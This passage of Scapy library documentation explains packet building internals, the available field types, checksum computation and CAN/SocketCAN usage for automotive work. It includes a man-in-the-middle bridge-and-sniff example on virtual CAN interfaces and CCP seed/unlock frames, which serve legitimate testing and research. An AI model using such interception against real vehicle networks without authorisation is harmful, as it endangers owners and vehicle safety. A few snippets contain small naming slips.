0020 50 02 20 00 91 7C 00 00 P. ..|..
```

Calling `raw()` builds the packet:

- non instanced fields are set to their default value
- lengths are updated automatically
- checksums are computed

- and so on.

In fact, using `raw()` rather than `show2()` or any other method is not a random choice as all the functions building the packet calls `Packet.__str__()` (or `Packet.__bytes__()` under Python 3). However, `__str__()` calls another method: `build()`:

```
def __str__(self):
    return next(iter(self)).build()
```

What is important also to understand is that usually, you do not care about the machine representation, that is why the human and internal representations are here.

So, the core method is `build()` (the code has been shortened to keep only the relevant parts):

```
def build(self,internal=0):
    pkt = self.do_build()
    pay = self.build_payload()
    p = self.post_build(pkt,pay)
    if not internal:
        pkt = self
        while pkt.haslayer(Padding):
            pkt = pkt.getlayer(Padding)
            p += pkt.load
            pkt = pkt.payload
    return p
```


So, it starts by building the current layer, then the payload, and `post_build()` is called to update some late evaluated fields (like checksums). Last, the padding is added to the end of the packet.

Of course, building a layer is the same as building each of its fields, and that is exactly what `do_build()` does.

7.4.2 Building fields

The building of each field of a layer is called in `Packet.do_build()`:

```
def do_build(self):
    p=""
    for f in self.fields_desc:
        p = f.addfield(self, p, self.getfieldval(f))
    return p
```

The core function to build a field is `addfield()`. It takes the internal view of the field and put it at the end of `p`. Usually, this method calls `i2m()` and returns something like `p.self.i2m(val)` (where `val=self.getfieldval(f)`).

If `val` is set, then `i2m()` is just a matter of formatting the value the way it must be. For instance, if a byte is expected, `struct.pack("B", val)` is the right way to convert it.

However, things are more complicated if `val` is not set, it means no default value was provided earlier, and thus the field needs to compute some "stuff" right now or later.

"Right now" means thanks to `i2m()`, if all pieces of information are available. For instance, if you have to handle a length until a certain delimiter.

Ex: counting the length until a delimiter

```
class XNumberField(FieldLenField):

    def __init__(self, name, default, sep="\r\n"):
        FieldLenField.__init__(self, name, default, fld)
        self.sep = sep

    def i2m(self, pkt, x):
        x = FieldLenField.i2m(self, pkt, x)
        return "%02x" % x

    def m2i(self, pkt, x):
        return int(x, 16)

    def addfield(self, pkt, s, val):
        return s+self.i2m(pkt, val)

    def getfield(self, pkt, s):
        sep = s.find(self.sep)
        return s[sep:], self.m2i(pkt, s[:sep])
```

In this example, in `i2m()`, if `x` has already a value, it is converted to its hexadecimal value. If no value is given, a length of “0” is returned.

The glue is provided by `Packet.do_build()` which calls `Field.addfield()` for each field in the layer, which in turn calls `Field.i2m()`: the layer is built IF a value was available.

7.4.3 Handling default values: `post_build`

A default value for a given field is sometimes either not known or impossible to compute when the fields are put together. For instance, if we used a `XNumberField` as defined previously in a layer, we expect it to be set to a given value when the packet is built. However, nothing is returned by `i2m()` if it is not set.

The answer to this problem is `Packet.post_build()`.

When this method is called, the packet is already built, but some fields still need to be computed. This is typically what is required to compute checksums or lengths. In fact, this is required each time a field’s value depends on something which is not in the current

So, let us assume we have a packet with a `XNumberField`, and have a look to its building process:

```
class Foo(Packet):
      fields_desc = [
          ByteField("type", 0),
          XNumberField("len", None, "\r\n"),
          StrFixedLenField("sep", "\r\n", 2)
          ]

      def post_build(self, p, pay):
        if self.len is None and pay:
            l = len(pay)
            p = p[:1] + hex(l)[2:]+ p[2:]
        return p+pay
```

When `post_build()` is called, `p` is the current layer, `pay` the payload, that is what has already been built. We want our length to be the full length of the data put after the separator, so we add its computation in `post_build()`.

```
>>> p = Foo()/("X"*32)
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 32
  sep= '\r\n'
###[ Raw ]###
     load= 'XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX'
```

`len` is correctly computed now:

```
>>> hexdump(raw(p))
0000   00 32 30 0D 0A 58 58 58  58 58 58 58 58 58 58 58   .20..XXXXXXXXXXX
0010   58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXXXXXXXXXX
0020   58 58 58 58 58                                     XXXXX
```

And the machine representation is the expected one.

7.4.4 Handling default values: automatic computation

As we have previously seen, the dissection mechanism is built upon the links between the layers created by the programmer. However, it can also be used during the building process.

In the layer `Foo()`, our first byte is the type, which defines what comes next, e.g. if `type=0`, next layer is `Bar0`, if it is 1, next layer is `Bar1`, and so on. We would like then this field to be set automatically according to what comes next.


```
class Bar1(Packet):
    fields_desc = [
          IntField("val", 0),
          ]

class Bar2(Packet):
    fields_desc = [
          IPField("addr", "127.0.0.1")
          ]
```


If we use these classes with nothing else, we will have trouble when dissecting the packets as nothing binds Foo layer with the multiple `Bar*` even when we explicitly build the packet through the call to `show2()`:

```
>>> p = Foo()/Bar1(val=1337)
>>> p
<Foo  |<Bar1  val=1337 |>>
>>> p.show2()
###[ Foo ]###
  type= 0
  len= 4
  sep= '\r\n'
###[ Raw ]###
    load= '\x00\x00\x059'
```

Problems:

1. `type` is still equal to 0 while we wanted it to be automatically set to 1. We could of course have built `p` with `p = Foo(type=1)/Bar0(val=1337)` but this is not very convenient.
2. the packet is badly dissected as `Bar1` is regarded as `Raw`. This is because no links have been set between `Foo()` and `Bar*()`.

In order to understand what we should have done to obtain the proper behavior, we must look at how the layers are assembled. When two independent packets instances `Foo()` and `Bar1(val=1337)` are compounded with the '/' operator, it results in a new packet where the two previous instances are cloned (i.e. are now two distinct objects structurally different, but holding the same values):

```
def __div__(self, other):
    if isinstance(other, Packet):
        cloneA = self.copy()
        cloneB = other.copy()
        cloneA.add_payload(cloneB)
        return cloneA
    elif type(other) is str:
        return self/Raw(load=other)
```

The right-hand side of the operator becomes the payload of the left-hand side. This is performed through the call to `add_payload()`. Finally, the new packet is returned.

Note: we can observe that if other isn't a `Packet` but a string, the `Raw` class is instantiated to form the payload. Like in this example:


```
>>> IP()/"AAAA"
<IP  |<Raw  load='AAAA' |>>
```


Well, what `add_payload()` should implement? Just a link between two packets? Not only, in our case, this method will appropriately set the correct value to `type`.

Instinctively we feel that the upper layer (the right of '/') can gather the values to set the fields to the lower layer (the left of '/'). Like previously explained, there is a convenient mechanism to specify the bindings in both directions between two neighboring layers.

Once again, these information must be provided to `bind_layers()`, which will internally call `bind_top_down()` in charge to aggregate the fields to overload. In our case what we need to specify is:

```
bind_layers( Foo, Bar1, {'type':1} )
bind_layers( Foo, Bar2, {'type':2} )
```

Then, `add_payload()` iterates over the `overload_fields` of the upper packet (the payload), get the fields associated to the lower packet (by its type) and insert them in `overloaded_fields`.

For now, when the value of this field will be requested, `getfieldval()` will return the value inserted in `overloaded_fields`.

The fields are dispatched between three dictionaries:

- `fields`: fields whose the value have been explicitly set, like `pdst` in TCP (`pdst='42'`)
- `overloaded_fields`: overloaded fields
- **`default_fields`: all the fields with their default value (these fields** are initialized according to `fields_desc` by the constructor by calling `init_fields()`).

In the following code, we can observe how a field is selected and its value returned:

```
def getfieldval(self, attr):
    for f in self.fields, self.overloaded_fields, self.default_fields:
        if f.has_key(attr):
            return f[attr]
    return self.payload.getfieldval(attr)
```

Fields inserted in `fields` have the higher priority, then `overloaded_fields`, then finally `default_fields`. Hence, if the field `type` is set in `overloaded_fields`, its value will be returned instead of the value contained in `default_fields`.

We are now able to understand all the magic behind it!

```
>>> p = Foo()/Bar1(val=0x1337)
>>> p
<Foo  type=1 |<Bar1  val=4919 |>>
>>> p.show()
###[ Foo ]###
  type= 1
  len= 4
  sep= '\r\n'
###[ Bar1 ]###
    val= 4919
```

Our 2 problems have been solved without us doing much: so good to be lazy :)

7.4.5 Under the hood: putting everything together

Last but not least, it is very useful to understand when each function is called when a packet is built:

```
>>> hexdump(raw(p))
Packet.str=Foo
Packet.iter=Foo
Packet.iter=Bar1
Packet.build=Foo
Packet.build=Bar1
Packet.post_build=Bar1
Packet.post_build=Foo
```


As you can see, it first runs through the list of each field, and then build them starting from the beginning. Once all layers have been built, it then calls `post_build()` starting from the end.

7.5 Fields

Here's a list of fields that Scapy supports out of the box:

7.5.1 Simple datatypes

Legend:

- `X` - hexadecimal representation
- `LE` - little endian (default is big endian = network byte order)
- `Signed` - signed (default is unsigned)

```
ByteField
XByteField

ShortField
SignedShortField
LEShortField
XShortField

X3BytesField        # three bytes as hex
LEX3BytesField      # little endian three bytes as hex
ThreeBytesField     # three bytes as decimal
LEThreeBytesField   # little endian three bytes as decimal

IntField
SignedIntField
LEIntField
LESignedIntField
XIntField

LongField
SignedLongField
LELongField
LESignedLongField
XLongField
LELongField

IEEEFloatField
IEEEDoubleField
BCDFloatField       # binary coded decimal

BitField
XBitField

BitFieldLenField    # BitField specifying a length (used in RTP)
FlagsField
FloatField
```

7.5.2 Enumerations

Possible field values are taken from a given enumeration (list, dictionary, ...) e.g.:

```
ByteEnumField("code", 4, {1:"REQUEST",2:"RESPONSE",3:"SUCCESS",4:"FAILURE"}
↪)
```

```
EnumField(name, default, enum, fmt = "H")
CharEnumField
BitEnumField
ShortEnumField
LEShortEnumField
ByteEnumField
IntEnumField
SignedIntEnumField
LEIntEnumField
XShortEnumField
```

7.5.3 Strings

```
StrField(name, default, fmt="H", remain=0, shift=0)
StrLenField(name, default, fld=None, length_from=None, shift=0):
StrFixedLenField
StrNullField
StrStopField
```


7.5.4 Lists and lengths

```
FieldList(name, default, field, fld=None, shift=0, length_from=None, count_
↪from=None)
  # A list assembled and dissected with many times the same field type

  # field: instance of the field that will be used to assemble and␣
↪disassemble a list item
  # length_from: name of the FieldLenField holding the list length

FieldLenField     #  holds the list length of a FieldList field
LEFieldLenField

LenField          # contains len(pkt.payload)

PacketField       # holds packets
PacketLenField    # used e.g. in ISAKMP_payload_Proposal
PacketListField
```

Variable length fields

This is about how fields that have a variable length can be handled with Scapy. These fields usually know their length from another field. Let's call them varfield and lenfield. The idea is to make each field reference the other so that when a packet is dissected, varfield can know its length from lenfield when a packet is assembled, you don't have to fill lenfield, that will deduce its value directly from varfield value.

Problems arise when you realize that the relation between lenfield and varfield is not always straightforward. Sometimes, lenfield indicates a length in bytes, sometimes a number of objects. Sometimes the length includes the header part, so that you must subtract the fixed header length to deduce the varfield length. Sometimes the length is not counted in bytes but in 16bits words. Sometimes the same lenfield is used by two different varfields. Sometimes the same varfield is referenced by two lenfields, one in bytes one in 16bits words.

The length field

First, a lenfield is declared using `FieldLenField` (or a derivate). If its value is None when assembling a packet, its value will be deduced from the varfield that was referenced. The reference is done using either the `length_of` parameter or the `count_of` parameter. The `count_of` parameter has a meaning only when varfield is a field that holds a list (`PacketListField` or `FieldListField`). The value will be the name of the varfield, as a string. According to which parameter is used the `i2len()` or `i2count()` method will be called on the varfield value. The returned value will the be adjusted by the function provided in the adjust parameter. adjust will be applied to 2 arguments: the packet instance and the value returned by `i2len()` or `i2count()`. By default, adjust does nothing:


```
adjust=lambda pkt,x: x
```


For instance, if `the_varfield` is a list

```
FieldLenField("the_lenfield", None, count_of="the_varfield")
```


or if the length is in 16bits words:

```
FieldLenField("the_lenfield", None, length_of="the_varfield", adjust=lambda pkt,x:(x+1)/2)
```

The variable length field

A varfield can be: `StrLenField`, `PacketLenField`, `PacketListField`, `FieldListField`, …

For the two firsts, when a packet is being dissected, their lengths are deduced from a lenfield already dissected. The link is done using the `length_from` parameter, which takes a function that, applied to the partly dissected packet, returns the length in bytes to take for the field. For instance:

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt: pkt.the_lenfield)
```

or

```
StrLenField("the_varfield", "the_default_value", length_from = lambda pkt: pkt.the_lenfield-12)
```

For the `PacketListField` and `FieldListField` and their derivatives, they work as above when they need a length. If they need a number of elements, the length_from parameter must be ignored and the count_from parameter must be used instead. For instance:

```
FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"), count_
↪from = lambda pkt: pkt.the_lenfield)
```

Examples

```
class TestSLF(Packet):
    fields_desc=[ FieldLenField("len", None, length_of="data"),
                  StrLenField("data", "", length_from=lambda pkt:pkt.len) ]

class TestPLF(Packet):
    fields_desc=[ FieldLenField("len", None, count_of="plist"),
                  PacketListField("plist", None, IP, count_from=lambda␣
↪pkt:pkt.len) ]

class TestFLF(Packet):
    fields_desc=[
       FieldLenField("the_lenfield", None, count_of="the_varfield"),
       FieldListField("the_varfield", ["1.2.3.4"], IPField("", "0.0.0.0"),
                       count_from = lambda pkt: pkt.the_lenfield) ]

class TestPkt(Packet):
    fields_desc = [ ByteField("f1",65),
                    ShortField("f2",0x4244) ]
    def extract_padding(self, p):
        return "", p

class TestPLF2(Packet):
    fields_desc = [ FieldLenField("len1", None, count_of="plist",fmt="H",␣
↪adjust=lambda pkt,x:x+2),
                    FieldLenField("len2", None, length_of="plist",fmt="I",␣
↪adjust=lambda pkt,x:(x+1)/2),
                    PacketListField("plist", None, TestPkt, length_
↪from=lambda x:(x.len2*2)/3*3) ]
```


Test the `FieldListField` class:

```
>>> TestFLF("\x00\x02ABCDEFGHIJKL")
<TestFLF  the_lenfield=2 the_varfield=['65.66.67.68', '69.70.71.72'] |<Raw␣
↪ load='IJKL' |>>
```

7.5.5 Special

```
Emph     # Wrapper to emphasize field when printing, e.g. Emph(IPField("dst
↪", "127.0.0.1")),

ActionField

ConditionalField(fld, cond)
        # Wrapper to make field 'fld' only appear if
```

(continues on next page)

(continued from previous page)

```
        # function 'cond' evals to True, e.g.
        # ConditionalField(XShortField("chksum",None),lambda pkt:pkt.
↪chksumpresent==1)


PadField(fld, align, padwith=None)
       # Add bytes after the proxified field so that it ends at
       # the specified alignment from its beginning

BitExtendedField(extension_bit)
       # Field with a variable number of bytes. Each byte is made of:
       # - 7 bits of data
       # - 1 extension bit:
       #    * 0 means that it is the last byte of the field ("stopping bit
↪")
       #    * 1 means that there is another byte after this one (
↪"forwarding bit")
       # extension_bit is the bit number [0-7] of the extension bit in the␣
↪byte

MSBExtendedField, LSBExtendedField      # Special cases of BitExtendedField
```


7.5.6 TCP/IP

```
IPField
SourceIPField

IPoptionsField
TCPOptionsField

MACField
DestMACField(MACField)
SourceMACField(MACField)

ICMPTimeStampField
```


7.5.7 802.11

```
Dot11AddrMACField
Dot11Addr2MACField
Dot11Addr3MACField
Dot11Addr4MACField
Dot11SCField
```

7.5.8 DNS

```
DNSStrField
DNSRRCountField
DNSRRField
DNSQRField
```

7.5.9 ASN.1

```
ASN1F_element
ASN1F_field
ASN1F_INTEGER
ASN1F_enum_INTEGER
ASN1F_STRING
ASN1F_OID
ASN1F_SEQUENCE
ASN1F_SEQUENCE_OF
ASN1F_PACKET
ASN1F_CHOICE
```

7.5.10 Other protocols


```
NetBIOSNameField         # NetBIOS (StrFixedLenField)

ISAKMPTransformSetField  # ISAKMP (StrLenField)

TimeStampField           # NTP (BitField)
```


7.6 Design patterns

Some patterns are similar to a lot of protocols and thus can be described the same way in Scapy.

The following parts will present several models and conventions that can be followed when implementing a new protocol.

7.6.1 Field naming convention

The goal is to keep the writing of packets fluent and intuitive. The basic instructions are the following :

- Use inverted camel case and common abbreviations (e.g. len, src, dst, dstPort, srcIp).
- Wherever it is either possible or relevant, prefer using the names from the specifications. This aims to help newcomers to easily forge packets.

7.6.2 Add new protocols to Scapy

New protocols can go either in `scapy/layers` or to `scapy/contrib`. Protocols in `scapy/layers` should be usually found on common networks, while protocols in `scapy/contrib` should be uncommon or specific.

To be precise, `scapy/layers` protocols should not be importing `scapy/contrib` protocols, whereas `scapy/contrib` protocols may import both `scapy/contrib` and `scapy/layers` protocols.

Scapy provides an `explore()` function, to search through the available layer/contrib modules. Therefore, modules contributed back to Scapy must provide information about them, knowingly:

- A **contrib** module must have defined, near the top of the module (below the license header is a good place) **(without the brackets)** Example

```
# scapy.contrib.description = [...]
# scapy.contrib.status = [...]
# scapy.contrib.name = [...] (optional)
```

- If the contrib module does not contain any packets, and should not be indexed in *explore()*, then you should instead set:

```
# scapy.contrib.status = skip
```


- A **layer** module must have a docstring, in which the first line shortly describes the module.

CHAPTER

EIGHT

CALLING SCAPY FUNCTIONS

This section provides some examples that show how to benefit from Scapy functions in your own code.

8.1 UDP checksum

The following example explains how to use the checksum() function to compute and UDP checksum manually. The following steps must be performed:

1. compute the UDP pseudo header as described in RFC768
2. build a UDP packet with Scapy with p[UDP].chksum=0
3. call checksum() with the pseudo header and the UDP packet

```
from scapy.all import *

# Get the UDP checksum computed by Scapy
packet = IP(dst="10.11.12.13", src="10.11.12.14")/UDP()/DNS()
packet = IP(raw(packet))  # Build packet (automatically done when sending)
checksum_scapy = packet[UDP].chksum

# Set the UDP checksum to 0 and compute the checksum 'manually'
packet = IP(dst="10.11.12.13", src="10.11.12.14")/UDP(chksum=0)/DNS()
packet_raw = raw(packet)
udp_raw = packet_raw[20:]
# in4_chksum is used to automatically build a pseudo-header
chksum = in4_chksum(socket.IPPROTO_UDP, packet[IP], udp_raw)  # For more infos, call "help(in4_chksum)"

assert(checksum_scapy == chksum)
```

CHAPTER

NINE

AUTOMOTIVE

9.1 Overview

Note: All automotive related features work best on Linux systems. CANSockets and ISOTPSockets in Scapy are based on Linux kernel modules. The python-can project is used to support CAN and CANSockets on other systems, besides Linux. This guide explains the hardware setup on a BeagleBone Black. The BeagleBone Black was chosen because of its two CAN interfaces on the main processor. The presence of two CAN interfaces in one device gives the possibility of CAN MITM attacks and session hijacking. The Cannelloni framework turns a single board computer into a CAN-to-UDP interface, which gives you the freedom to run Scapy on a more powerful machine.

9.1.1 Protocols

The following table should give a brief overview about all automotive capabilities of Scapy. Most application layer protocols have many specialized `Packet` classes. These special purpose classes are not part of this overview. Use the `explore()` function to get all information about one specific protocol.

OSI Layer	Protocol	Scapy Implementations
Application Layer	UDS (ISO 14229)	UDS, UDS_*, UDS_TesterPresentSender
	GMLAN	GMLAN, GMLAN_*, GMLAN_TesterPresentSender
	SOME/IP	SOMEIP, SD
	BMW HSFZ	HSFZ, HSFZSocket
	OBD	OBD, OBD_S0X
	CCP	CCP, DTO, CRO
Transportation Layer	ISO-TP (ISO 15765-2)	ISOTPSocket, ISOTPNativeSocket, ISOTPSoftSocket ISOTPSniffer, ISOTPMessageBuilder, ISOTPSession ISOTPHeader, ISOTPHeaderEA, ISOTPScan ISOTP, ISOTP_SF, ISOTP_FF, ISOTP_CF, ISOTP_FC
Data Link Layer	CAN (ISO 11898)	CAN, CANSocket, rdcandump, CandumpReader

9.2 CAN Layer

9.2.1 How-To

Send and receive a message over Linux SocketCAN:

```
load_layer('can')
load_contrib('cansocket')

socket = CANSocket(channel='can0')
packet = CAN(identifier=0x123, data=b'01020304')

socket.send(packet)
rx_packet = socket.recv()

socket.sr1(packet, timeout=1)
```

Send a message over a Vector CAN-Interface:

```
import can
load_layer('can')
conf.contribs['CANSocket'] = {'use-python-can' : True}
load_contrib('cansocket')
from can.interfaces.vector import VectorBus

socket = CANSocket(channel=VectorBus(0, bitrate=1000000))
packet = CAN(identifier=0x123, data=b'01020304')

socket.send(packet)
rx_packet = socket.recv()

socket.sr1(packet)
```


9.2.2 Tutorials

Linux SocketCAN

This subsection summarizes some basics about Linux SocketCAN. An excellent overview from Oliver Hartkopp can be found here: https://wiki.automotivelinux.org/_media/agl-distro/agl2017-socketcan-print.pdf

Virtual CAN Setup

Linux SocketCAN supports virtual CAN interfaces. These interfaces are an easy way to do some first steps on a CAN-Bus without the requirement of special hardware. Besides that, virtual CAN interfaces are heavily used in Scapy unit test for automotive related contributions.

Virtual CAN sockets require a special Linux kernel module. The following shell command loads the required module:

```
sudo modprobe vcan
```

In order to use a virtual CAN interface some additional commands for setup are required. This snippet chooses the name `vcan0` for the virtual CAN interface. Any name can be chosen here:

```
sudo ip link add name vcan0 type vcan
sudo ip link set dev vcan0 up
```

The same commands can be executed from Scapy like this:

```
from scapy.layers.can import *
import os

bashCommand = "/bin/bash -c 'sudo modprobe vcan; sudo ip link add name vcan0 type vcan; sudo ip link set dev vcan0 up'"
os.system(bashCommand)
```

If it's required, a CAN interface can be set into a `listen-only` or `loopback` mode with `ip link set` commands:

```
ip link set vcan0 type can help  # shows additional information
```

Linux can-utils

As part of Linux SocketCAN, some very useful commandline tools are provided from Oliver Hartkopp: https://github.com/linux-can/can-utils

The following example shows basic functions of Linux can-utils. These utilities are very handy for quick checks, dumping, sending or logging of CAN messages from the command line.

CAN Frame

Basic information about CAN can be found here: https://en.wikipedia.org/wiki/CAN_bus

The following examples assume that CAN layer in your Scapy session is loaded. If it isn't, the CAN layer can be loaded with this command in your Scapy session:

```
>>> load_layer("can")
```

Creation of a standard CAN frame:

```
>>> frame = CAN(identifier=0x200, length=8, data=b'\x01\x02\x03\x04\x05\x06\x07\x08')
```

Creation of an extended CAN frame:

```
frame = CAN(flags='extended', identifier=0x10010000, length=8, data=b'\x01\x02\x03\x04\x05\x06\x07\x08')
>>> frame.show()
###[ CAN ]###
  flags= extended
  identifier= 0x10010000
  length= 8
  reserved= 0
  data= '\x01\x02\x03\x04\x05\x06\x07\x08'
```

CAN Frame in- and export

CAN Frames can be written to and read from `pcap` files:

```
x = CAN(identifier=0x7ff,length=8,data=b'\x01\x02\x03\x04\x05\x06\x07\x08')
wrpcap('/tmp/scapyPcapTest.pcap', x, append=False)
y = rdpcap('/tmp/scapyPcapTest.pcap', 1)
```

Additionally CAN Frames can be imported from `candump` output and log files. The `CandumpReader` class can be used in the same way as a `socket` object. This allows you to use `sniff` and other functions from Scapy:

```
with CandumpReader("candump.log") as sock:
    can_msgs = sniff(count=50, opened_socket=sock)
```

Scapy CANSocket

In Scapy, two kind of CANSockets are implemented. One implementation is called **Native CANSocket**, the other implementation is called **Python-can CANSocket**.

Since Python 3 supports `PF_CAN` sockets, **Native CANSockets** can be used on a Linux based system with Python 3 or higher. These sockets have a performance advantage because `select` is callable on them. This has a big effect in MITM scenarios.

For compatibility reasons, **Python-can CANSockets** were added to Scapy. On Windows or OSX and on all systems without Python 3, CAN buses can be accessed through `python-can`. `python-can` needs to be installed on the system: https://github.com/hardbyte/python-can/ **Python-can CANSockets** are a wrapper of python-can interface objects for Scapy. Both CANSockets provide the same API which makes them exchangeable under most conditions. Nevertheless some unique behaviours of each CANSocket type has to be respected. Some CAN-interfaces, like Vector hardware is only supported on Windows. These interfaces can be used through **Python-can CANSockets**.

Native CANSocket

Creating a simple native CANSocket:

```
conf.contribs['CANSocket'] = {'use-python-can': False} #(default)
load_contrib('cansocket')

# Simple Socket
socket = CANSocket(iface="vcan0")
```

Creating a native CANSocket only listen for messages with Id == 0x200:

```
socket = CANSocket(iface="vcan0", can_filters=[{'can_id': 0x200, 'can_mask
↪': 0x7FF}])
```

Creating a native CANSocket only listen for messages with Id >= 0x200 and Id <= 0x2ff:

```
socket = CANSocket(iface="vcan0", can_filters=[{'can_id': 0x200, 'can_mask
↪': 0x700}])
```

Creating a native CANSocket only listen for messages with Id != 0x200:

```
socket = CANSocket(iface="vcan0", can_filters=[{'can_id': 0x200 | CAN_INV_
↪FILTER, 'can_mask': 0x7FF}])
```

Creating a native CANSocket with multiple can_filters:

```
socket = CANSocket(iface='vcan0', can_filters=[{'can_id': 0x200, 'can_mask
↪': 0x7ff},
                                               {'can_id': 0x400, 'can_mask
↪': 0x7ff},
                                               {'can_id': 0x600, 'can_mask
↪': 0x7ff},
                                               {'can_id': 0x7ff, 'can_mask
↪': 0x7ff}])
```

Creating a native CANSocket which also receives its own messages:

```
socket = CANSocket(iface="vcan0", receive_own_messages=True)
```


Sniff on a CANSocket:

CANSocket python-can

python-can is required to use various CAN-interfaces on Windows, OSX or Linux. The python-can library is used through a CANSocket object. To create a python-can CANSocket object, all parameters of a python-can `interface.Bus` object has to be used for the initialization of the CANSocket.

Ways of creating a python-can CANSocket:

```
conf.contribs['CANSocket'] = {'use-python-can': True}
load_contrib('cansocket')
```

Creating a simple python-can CANSocket:

```
socket = CANSocket(bustype='socketcan', channel='vcan0', bitrate=250000)
```

Creating a python-can CANSocket with multiple filters:

```
socket = CANSocket(bustype='socketcan', channel='vcan0', bitrate=250000,
                   can_filters=[{'can_id': 0x200, 'can_mask': 0x7ff},
                                {'can_id': 0x400, 'can_mask': 0x7ff},
                                {'can_id': 0x600, 'can_mask': 0x7ff},
                                {'can_id': 0x7ff, 'can_mask': 0x7ff}])
```

For further details on python-can check: https://python-can.readthedocs.io/

CANSocket MITM attack with bridge and sniff

This example shows how to use bridge and sniff on virtual CAN interfaces. For real world applications, use real CAN interfaces. Set up two vcans on Linux terminal:

```
sudo modprobe vcan
sudo ip link add name vcan0 type vcan
sudo ip link add name vcan1 type vcan
sudo ip link set dev vcan0 up
sudo ip link set dev vcan1 up
```

Import modules:

```
import threading
load_contrib('cansocket')
load_layer("can")
```

Create can sockets for attack:

```
socket0 = CANSocket(iface='vcan0')
socket1 = CANSocket(iface='vcan1')
```

Create a function to send packet with threading:


```
def sendPacket():
    sleep(0.2)
    socket0.send(CAN(flags='extended', identifier=0x10010000, length=8,␣
↪data=b'\x01\x02\x03\x04\x05\x06\x07\x08'))
```


Create a function for forwarding or change packets:

```
def forwarding(pkt):
    return pkt
```


Create a function to bridge and sniff between two sockets:

```
def bridge():
    bSocket0 = CANSocket(iface='vcan0')
    bSocket1 = CANSocket(iface='vcan1')
    bridge_and_sniff(if1=bSocket0, if2=bSocket1, xfrm12=forwarding,␣
↪xfrm21=forwarding, timeout=1)
    bSocket0.close()
    bSocket1.close()
```

Create threads for sending packet and to bridge and sniff:

```
threadBridge = threading.Thread(target=bridge)
threadSender = threading.Thread(target=sendMessage)
```

Start the threads:

```
threadBridge.start()
threadSender.start()
```

Sniff packets:

```
packets = socket1.sniff(timeout=0.3)
```

Close the sockets:

```
socket0.close()
socket1.close()
```

DBC File Format and CAN Signals

In order to support the DBC file format, `SignalFields` and the `SignalPacket` classes were added to Scapy. `SignalFields` should only be used inside a `SignalPacket`. Multiplexer fields (MUX) can be created through `ConditionalFields`. The following example demonstrates the usage:

```
DBC Example:

BO_ 4 muxTestFrame: 7 TEST_ECU
 SG_ myMuxer M : 53|3@1+ (1,0) [0|0] ""  CCL_TEST
 SG_ muxSig4 m0 : 25|7@1- (1,0) [0|0] ""  CCL_TEST
 SG_ muxSig3 m0 : 16|9@1+ (1,0) [0|0] ""  CCL_TEST
 SG_ muxSig2 m0 : 15|8@0- (1,0) [0|0] ""  CCL_TEST
 SG_ muxSig1 m0 : 0|8@1- (1,0) [0|0] ""  CCL_TEST
 SG_ muxSig5 m1 : 22|7@1- (0.01,0) [0|0] ""  CCL_TEST
 SG_ muxSig6 m1 : 32|9@1+ (2,10) [0|0] "mV"  CCL_TEST
 SG_ muxSig7 m1 : 2|8@0- (0.5,0) [0|0] ""  CCL_TEST
 SG_ muxSig8 m1 : 0|6@1- (10,0) [0|0] ""  CCL_TEST
 SG_ muxSig9 : 40|8@1- (100,-5) [0|0] "V"  CCL_TEST

BO_ 3 testFrameFloat: 8 TEST_ECU
 SG_ floatSignal2 : 32|32@1- (1,0) [0|0] ""  CCL_TEST
 SG_ floatSignal1 : 7|32@0- (1,0) [0|0] ""  CCL_TEST
```


Scapy implementation of this DBC description:

```
class muxTestFrame(SignalPacket):
    fields_desc = [
        LEUnsignedSignalField("myMuxer", default=0, start=53, size=3),
        ConditionalField(LESignedSignalField("muxSig4", default=0,␣
↪start=25, size=7), lambda p: p.myMuxer == 0),
        ConditionalField(LEUnsignedSignalField("muxSig3", default=0,␣
↪start=16, size=9), lambda p: p.myMuxer == 0),
        ConditionalField(BESignedSignalField("muxSig2", default=0,␣
↪start=15, size=8), lambda p: p.myMuxer == 0),
        ConditionalField(LESignedSignalField("muxSig1", default=0, start=0,
↪ size=8), lambda p: p.myMuxer == 0),
        ConditionalField(LESignedSignalField("muxSig5", default=0,␣
↪start=22, size=7, scaling=0.01), lambda p: p.myMuxer == 1),
        ConditionalField(LEUnsignedSignalField("muxSig6", default=0,␣
↪start=32, size=9, scaling=2, offset=10, unit="mV"), lambda p: p.myMuxer␣
↪== 1),
        ConditionalField(BESignedSignalField("muxSig7", default=0, start=2,
↪ size=8, scaling=0.5), lambda p: p.myMuxer == 1),
```

(continues on next page)

(continued from previous page)

```
        ConditionalField(LESignedSignalField("muxSig8", default=0, start=3, size=3, scaling=10), lambda p: p.myMuxer == 1),
        LESignedSignalField("muxSig9", default=0, start=41, size=7, scaling=100, offset=-5, unit="V"),
    ]

class testFrameFloat(SignalPacket):
    fields_desc = [
        LEFloatSignalField("floatSignal2", default=0, start=32),
        BEFloatSignalField("floatSignal1", default=0, start=7)
    ]

bind_layers(SignalHeader, muxTestFrame, identifier=0x123)
bind_layers(SignalHeader, testFrameFloat, identifier=0x321)

dbc_sock = CANSocket("can0", basecls=SignalHeader)

pkt = SignalHeader()/testFrameFloat(floatSignal2=3.4)

dbc_sock.send(pkt)
```

This example uses the class `SignalHeader` as header. The payload is specified by individual `SignalPackets`. `bind_layers` combines the header with the payload dependent on the CAN identifier. If you want to directly receive `SignalPackets` from your `CANSocket`, provide the parameter `basecls` to the `init` function of your `CANSocket`.

Canmatrix supports the creation of Scapy files from DBC or AUTOSAR XML files https://github.com/ebroecker/canmatrix

9.3 CAN Calibration Protocol (CCP)

CCP is derived from CAN. The CAN-header is part of a CCP frame. CCP has two types of message objects. One is called Command Receive Object (CRO), the other is called Data Transmission Object (DTO). Usually CROs are sent to an ECU, and DTOs are received from an ECU. The information, if one DTO answers a CRO is implemented through a counter field (ctr). If both objects have the same counter value, the payload of a DTO object can be interpreted from the command of the associated CRO object.

Creating a CRO message:

```
CCP(identifier=0x700)/CRO(ctr=1)/CONNECT(station_address=0x02)
CCP(identifier=0x711)/CRO(ctr=2)/GET_SEED(resource=2)
CCP(identifier=0x711)/CRO(ctr=3)/UNLOCK(key=b"123456")
```

If we aren't interested in the DTO of an ECU, we can just send a CRO message like this: Sending a CRO message:

```
pkt = CCP(identifier=0x700)/CRO(ctr=1)/CONNECT(station_address=0x02)
sock = CANSocket(iface=can.interface.Bus(bustype='socketcan', channel='vcan0', bitrate=250000))
sock.send(pkt)
```

If we are interested in the DTO of an ECU, we need to set the basecls parameter of the CANSocket to CCP and we need to use sr1: Sending a CRO message:

```
